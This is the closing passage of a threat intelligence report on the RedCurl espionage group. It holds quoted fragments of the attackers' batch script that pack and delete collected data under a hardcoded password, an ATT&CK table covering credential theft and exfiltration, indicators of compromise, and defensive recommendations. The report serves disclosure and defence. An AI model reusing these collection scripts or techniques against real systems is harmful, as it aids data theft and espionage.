set  packpass=TiIualLARZAX30nfY1hstcLo2sS5PmWKLPy6ZOzuS2
...
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computername%_
inf_%random%.tmp temp051
...
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computername%_
ps_%random%.tmp temp028
...
```

Due to the environment variable being set incorrectly, the string **%ppass%** was used as the password and not the **TiIualLARZAX30nfY1hstcLo2sS5PmWKLPy6ZOzuS2** string.

As indicated above, the victim organization noticed that malicious LNK files had been created on network drives. This means that at least one more updated command was involved in the attack: **ins/inst**. Unfortunately, it was impossible to retrieve all the commands used as part of the two attacks.

Conclusion

Last year, Group-IB specialists announced for the first time that they had discovered a new Russian-speaking hacker group that they had named RedCurl. Between 2018 and 2020, we identified 26 attacks carried out by the group and 14 victim organizations in various industries. Seven months later, in 2021, the attacks resumed. This time we uncovered four attacks. In two of them, the identified victim was attacked twice. After a long break, the group returned to the cyber espionage scene. Our Threat Intelligence & Attribution system has detected the group's updated tools being used in the wild with increased frequency. This means that more and more companies could fall victim to the group, which conducts thoroughly planned, targeted attacks on companies in order to steal confidential documents. The Group-IB Threat Intelligence team continues to monitor RedCurl's activity. However, the group has resumed its attacks and for this reason, we have shared a list of basic recommendations that IT and security teams should follow, regardless of a company's size and field of activity. Our goal is to help companies minimize the likelihood of becoming a victim and make sure that their assets are protected against RedCurl.

To better understand the techniques, tactics, and procedures used by RedCurl in its attacks, as usual we have published the MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) matrix. The data it contains is based on our own experience in responding to and analyzing the group's attacks.

MITRE ATT&CK® (RedCurl)

Tactic	Technique	Procedure
TA0001: Initial Access	T1566.002: Spearphishing link	The attackers used phishing emails with links to SFX archives containing malicious LNK files in order to gain initial access to the target host.
TA0002: Execution	T1204.002: Malicious File	Victims must open the malicious LNK, XLAM, MHT or JS file to begin the compromise process.
	T1059.003: Windows Command Shell	The attackers used cmd.exe to execute batch scripts.
	T1059.001: PowerShell	The attackers used PowerShell scripts while performing post-exploitation tasks.
TA0003: Persistence	T1053.005: Scheduled Task	The attackers created tasks in the Scheduler to ensure persistence on compromised systems.
	T1547.001: Registry Run Keys / Startup Folder	The attackers created entries in the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to ensure persistence on compromised systems.
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	The attackers used encryption and coded PowerShell commands in Base64.
	T1036.005: Match Legitimate Name or Location	The attackers disguised the scripts and tasks in the Scheduler using names similar to the legitimate ones.
	T1070.004: File Deletion	The attackers deleted batch scripts immediately after they were executed.
	T1564.001: Hidden Files and Directories	The attackers added the “hidden” attribute to malicious libraries and files that the malicious LNK files pointed to.
	T1218.011: Rundll32	The attackers used rundll32.exe to launch RedCurl.Downloader, RedCurl.FSABIN, RedCurl.CHABIN1 and RedCurl.CHABI2
TA0006: Credential Access	T1003.001: LSASS Memory	The attackers used LaZagne to extract passwords from volatile memory.
	T1555.003: Credentials from Web Browsers	The attackers used LaZagne to extract passwords saved by web browsers.
	T1552.001: Credentials in Files	The attackers used LaZagne to extract passwords saved in files.
	T1552.002: Credentials in Registry	The attackers used LaZagne to extract passwords saved in the registry.
	T1056.002: GUI Input Capture	The attackers used a phishing pop-up window made to look like Microsoft Outlook to obtain authentication details.

Tactic	Technique	Procedure
TA0007: Discovery	T1082: System Information Discovery	The attackers regularly collected information about the compromised systems.
	T1035: Network Share Discovery	The attackers collected information about network drives available to compromised hosts.
	T1083: File and Directory Discovery	The attackers collected information about files on local and network drives.
	T1087.001: Local Account	The attackers collected information about local accounts.
	T1087.002: Domain Account	The attackers collected information about domain accounts.
	T1087.003: Email Account	The attackers collected information about email accounts.
TA0008: Lateral Movement	T1080: Taint Shared Content	The attackers placed modified LNK files on network drives, which made it possible for them to move laterally across the network.
TA0009: Collection	T1119: Automated Collection	The attackers used batch scripts to collect data.
	T1005: Data from Local System	The attackers collected data from local drives on the compromised systems.
	T1039: Data from Network Shared Drive	The attackers collected data from network drives.
	T1114.001: Local Email Collection	The attackers collected email correspondence.
TA0011: Command and Control	T1102: Web Service	The attackers used legitimate web services to download malicious batch scripts.
	T1071.001: Web Protocols	The attackers used HTTP, HTTPS and WebDav protocols to make network connections.
	T1573.001: Symmetric Cryptography	The attackers used AES-128 CBC to encrypt commands sent by the server.
TA0010: Exfiltration	T1020: Automated Exfiltration	The attackers used batch scripts to exfiltrate data.
	T1537: Transfer Data to Cloud Account	The attackers used cloud storage systems to copy data.

Indicators of compromise

Domains:

```
prosmanf.mygamesonline[.]org
icnfgfoot.c1[.]biz
gtdsvcop.atspace[.]eu
plomfroutr.c1[.]biz
```

RedCurl.Downloader:

```
Filename: %APPDATA%\MTLK%COMPUTERNAME%\paran%USERNAME%.dll
MD5: 154770dbaffd98289e8e6d70bd59b2b9
SHA1: 86b47e687e35b2a2cce185daf25fca7a0073b544
SHA256: 13332ecfa468d7fd57ef373b372e0f98c9a8dc60e8a9570cb7a9c0437583338c
PE Timestamp: Tuesday, 25.05.2021 06:25:11 UTC
Size: 123904 bytes

Filename: RSjHQ.dll
MD5: 5adda7acabb5c3bb7ddf75a4ab6285c6
SHA1: cabc5621cc4eed54be43b5b29fd6e4a25509105b
SHA256: 713a21d878c61bd9eace2a2f32f654c8ebf1534ec45c3e47f62b000a96336700
PE Timestamp: Tuesday, 29.06.2021 10:48:56 UTC
Size: 123904 bytes
```

RedCurl.Extractor:

```
Filename: %APPDATA%\[a-z]{10}\.[a-z]{3}
MD5: fc55d2310e0831615d8c7c95ccb95325
SHA1: 0dd8168510a6cc55dc2f2126c59d0951d966a87a
SHA256: f635be0fc6ff1faf55a60fde5b3a0f273f1c8ed622e6915b9a2fb4ae0085b1d8
PE Timestamp: Tuesday, 25.05.2021 11:50:34 UTC
Size: 1025536 bytes

MD5: 34232c3210df2251820692885a3b3128
SHA1: 5a39a5269ba10fbc7fcadac9f01f54a2f14faee6
SHA256: b850c56109ba9ecadd5a6af3b764482cc814f7adba24d5a5c60a710e97f2b65f
PE Timestamp: Monday, 19.04.2021 13:52:20 UTC
Size: 1029632 bytes
```

RedCurl.FSABIN:

```
Filename: %LOCALAPPDATA%\SubFileHistory\[a-z0-9]+.dll
MD5: d6f318f77d3399e12e3e17abcd45d1c5
SHA1: 373d0a0896a64fe61c7e13664e8f5f322d639e2f
SHA256: c0f04cefd10f1e65f342d9456a3cab4b2b1aab6523a4789147e6ef556a7e8585
PE Timestamp: Tuesday, 25.05.2021 11:50:24 UTC
Size: 130560 bytes

Filename: %APPDATA%\MUIControl\[a-z0-9]+.dll
MD5: b74963e673087369da5fbe113b131254
SHA1: 26c5925ab6d08a62e05922a04500b648bc0453c5
SHA256: 12ae4ed672f495619fa480477d4b83d058ad3764ecaf86cd490cd3ea689158bc
PE Timestamp: Monday, 19.04.2021 13:51:57 UTC
Size: 130560 bytes

Filename: %LOCALAPPDATA%\MemoryDiagnosticServices\[a-z0-9]+.dll
MD5: 2ba63190a59228000e4616c3bd716b49
SHA1: 839504fe83ae756fd67a8a52a9a9c345b4fbb531
SHA256:  2cbdda564a8e2cbcffdbab89b978cba561d42da1889de7c817d8e0cd663c3322
PE Timestamp: Wednesday, 28.04.2021 11:12:59 UTC
Size: 130560 bytes

MD5: 44341aedca34426e87da9dad3f547c11
SHA1: 38f90080c6a431eaf6ba947c6e85c3ce19380797
SHA256: cceef032c86d7ebac083c6506506fee8dd83475a10853e11bb133d2ec70115fe
PE Timestamp: Tuesday, 11.05.2021 09:44:12 UTC
Size: 130560 bytes
```

RedCurl.CHABIN1:

```
Filename: %APPDATA%\AppIDStorage\convpolchk_b816871.dll
MD5: df8030fa5a34d22cb08a7814b63e282f
SHA1: 01a9a93954a6ae1c66fe82388c862b192e61270f
SHA256: 00d10d276f3684787302a826c44718af77ff41020e2fbaed24fbec893e1f2004
PE Timestamp: Wednesday, 28.04.2021 10:29:31 UTC
Size: 213504 bytes

Filename: mouseinpsync_98ab1ee.dll
MD5: 2d65238c24657d395309e5cd01d9a8b7
SHA1: 2dfce2fbdd44468aca08bf912b2ac33081015366
SHA256: d6b6211bf7725ebd9a221ba182320f2cf91a9a0a1b70f685e207be40278e8f80
PE Timestamp: Thursday, 15.04.2021 11:55:38 UTC
Size: 213504 bytes

Filename: oobedscvr_cf25318.dll
MD5: 58c3d684fecd62e3fd23f1d8a9fb0efb
SHA1: e125d5585b30805860919930a7fb896b84a8c8b4
SHA256: 2310a5e1710b34c140d5a8a29c182efdeae224262498f9c51b9eb1e2b1c9aa8a
PE Timestamp: Tuesday, 11.05.2021 10:28:07 UTC
Size: 213504 bytes
```

RedCurl.CHABIN2:

```
Filename: %APPDATA%\Microsoft\Provision\cellprovcntrl_0877cae.exe
MD5: 26047d1dd5529cbb74ac684a8ea1656c
SHA1: 57abca2f6fe00e6083cff74171d5efefb3eacebf
SHA256: da4a1247a9442b685b145c12c5c2aa0469d4826557699308eb69044d24a2df9a
PE Timestamp: Wednesday, 28.04.2021 10:29:42 UTC
Size: 130048 bytes

Filename: updorchtls_c30742b.exe
MD5: f9051aa264fba5b5c030f795418c2652
SHA1: f8c96760ee301baf2c24a4991e05eb3c2c155a49
SHA256: 25f10228706b12a5b91240f2606f78827a67655750a0dae53b1a7cd47c1efb63
PE Timestamp: Tuesday, 11.05.2021 10:28:30 UTC
Size: 130048 bytes
```

Windows Task Scheduler's Name:

```
Temp\UGTE%COMPUTERNAME%\apra%USERNAME%
FileHistory\FileHistory_[a-f0-9]+
MUI\LPRemove_[a-f0-9]+
```

File paths:


```
%APPDATA%\%COMPUTERNAME%.pdf
%APPDATA%\MTLK%COMPUTERNAME%\paran%USERNAME%.dll
%LOCALAPPDATA%\MemoryDiagnosticServices\[a-z0-9]+.dll
%LOCALAPPDATA%\MemoryDiagnosticServices\[a-z0-9]+.exe
%APPDATA%\AppIDStorage\convpolchk_b816871.dll
%APPDATA%\AppIDStorage\[a-z0-9]+.exe
%APPDATA%\Microsoft\Provision\cellprovcntrl_0877cae.exe
%APPDATA%\Microsoft\Provision\[a-z0-9]+.exe
 %APPDATA%\MUIControl\[a-z0-9]+.dll
 %APPDATA%\MUIControl\[a-z0-9]+.exe
%LOCALAPPDATA%\SubFileHistory\[a-z0-9]+.dll
%LOCALAPPDATA%\SubFileHistory\[a-z0-9]+.exe
```

Recommendations

Each analytical report issued by the Group-IB Threat Intelligence team contains recommendations on how to prevent attacks conducted by the group(s) analyzed. In this case, Group-IB experts recommend taking the following steps:

1. Use modern email protection measures to prevent initial compromise. We recommend learning about how Group-IB Atmosphere can counter these kinds of attacks effectively.
2. Regularly train employees to make them less susceptible to phishing in all its forms.
3. Limit access to resources that offer free web hosting or cloud storage, excluding those used within the organization.
4. Ensure that your security measures allow for proactive threat hunting that help identify threats that cannot be detected automatically.
5. Keep an eye out for LNK files being created in unusual locations, including network drives.
6. Monitor tasks created in the Scheduler, paying particular attention to those that run executable files from %AppData% and its subdirectories.
7. Pay special attention to solutions for working with Active Directory, including built-in tools, which could be used by attackers for reconnaissance.
8. Monitor any use of commands and built-in tools that are often used for collecting information about the system and files.
9. Look out for the use of Python scripts, especially on hosts where they are not usually used.
10. Use Group-IB Threat Intelligence & Attribution data to detect and proactively search for threats.

PREVENTING AND INVESTIGATING CYBERCRIME SINCE 2003



www.group-ib.com
group-ib.com/blog/
info@group-ib.com
+7 495 984 33 64
twitter.com/groupib
facebook.com/group-ib

GROUP IB